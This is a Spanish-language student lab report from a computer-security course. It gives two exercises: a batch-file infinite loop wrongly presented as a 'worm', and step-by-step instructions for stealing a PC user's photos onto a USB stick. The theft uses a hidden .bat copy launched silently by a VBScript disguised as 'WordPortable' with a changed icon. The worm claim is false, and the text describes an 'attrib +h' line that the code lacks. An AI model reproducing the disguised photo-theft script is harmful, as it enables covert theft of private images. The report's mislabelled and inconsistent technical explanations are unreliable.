



PRÁCTICA 1

ROBO DE IMÁGENES DE UNA PC Y VIRUS WORM

MARCO ANTONIO MEJIA VARGAS



SEGURIDAD
INFORMÁTICA
PROFESORA:
ROSALBA NANCY
ROSAS FONSECA

GRUPO: 1703

CREAR UN VIRUS WORM

Instrucciones:


1.-Abrir Block de notas

2.-Poner el siguiente código

```
: etiq
```

```
echo hola
```

```
goto: etiq
```



3.-Guardar

4.-Cerrar la ventana de block de notas

5.-Ubicar el archivo y cambiar la extensión a cmd

6.-Ejecutar el archivo

- **":etiq"** significa etiqueta, que es todo lo que va en el siguiente renglón. Es un código de programación, y de esta forma se sobreentiende que al ejecutar etiq, se ejecutará lo pedido.
- **"echo"** significar mostrar en pantalla, en este caso, la palabra hola
- Y **"goto"** viene del inglés "goto", que quiere decir "ir a", en este caso ":etiq", haciendo que se ejecute la acción.

```
C:\Windows\system32\cmd.exe
C:\Users\Marco\Desktop>echo hola
hola
C:\Users\Marco\Desktop>goto :etiq

C:\Users\Marco\Desktop>goto :etiq
C:\Users\Marco\Desktop>echo hola
hola
C:\Users\Marco\Desktop>goto :etiq
C:\Users\Marco\Desktop>echo hola
hola
C:\Users\Marco\Desktop>goto :etiq
C:\Users\Marco\Desktop>echo hola
hola
```

Explicación: Un worm o gusano informático es similar a un virus por su diseño, y es considerado una subclase de virus. Los gusanos informáticos se propagan de ordenador a ordenador, pero a diferencia de un virus, tiene la capacidad a propagarse sin la ayuda de una persona. Un gusano informático se aprovecha de un archivo o de características de transporte de tu sistema, para viajar.

Lo más peligroso de los worms o gusanos informáticos es su capacidad para replicarse en tu sistema, por lo que tu ordenador podría enviar cientos o miles de copias de sí mismo, creando un efecto devastador enorme. Un ejemplo sería el envío de una copia de sí mismo a cada uno de los contactos de tu libreta de direcciones de tu programa de email. Entonces, el gusano se replica y se envía a cada uno de los contactos de la libreta de direcciones de cada uno de los receptores, y así continuamente.

ROBAR IMÁGENES DE UNA PC

Instrucciones:

- 1.-Insertar usb
- 2.- Crear un nuevo documento de texto en el block de notas y guardarlo con extensión .bat
- 3.-Crear una carpeta nueva nombrarla robot
- 4.- En el documento de texto poner la siguiente línea copy
c:\users\%USERNAME%\Pictures*.*. e:\robot
- 5.-Crear un documento de texto con nombre de wordPortable y extensión .vbs
- 6.-Editar archivo wordportable y poner el siguiente código

```
Set WshShell = CreateObject("WScript.shell")
```


```
WshShell.Run chr(34) & "x.bat" & chr(34), 0
```

```
Set WshShell = Nothing
```

7.- Cambiar el icono del archivo

8.-Dar enter al archivo que se llama WordPortable

9.- Revisar en la carpeta robot



wordPortable.vbs - Acceso directo

Explicación: El “x.bat” que contiene el copy lo que hace es copiar la ruta exacta la cual queremos extraer las imágenes y lo que hace la línea de attrib +h es que va a ocultar el archivo que seleccionemos.

En el segundo archivo “WordPortable.vbs” es un código en formato VBScript en archivos de texto, creados con el Bloc de notas u otro editor. Son conocidos popularmente como scripts o archivos VBS y lo que hace es ejecutar el x.bat.

Ejemplo con objetivo ético: Sin duda el robo de imágenes no es una práctica éticamente bien vista, incluso puede considerarse un delito. Personalmente para aplicar éticamente esta práctica sin duda la usaría cuando una persona estuviera en peligro en cuestión de sentirse vigilada por otra persona, o si sospechara de alguien que le estuviera tomando fotos sin su consentimiento. Sin embargo, las personas autorizadas para hacer este tipo de cosas serían los peritos en informática.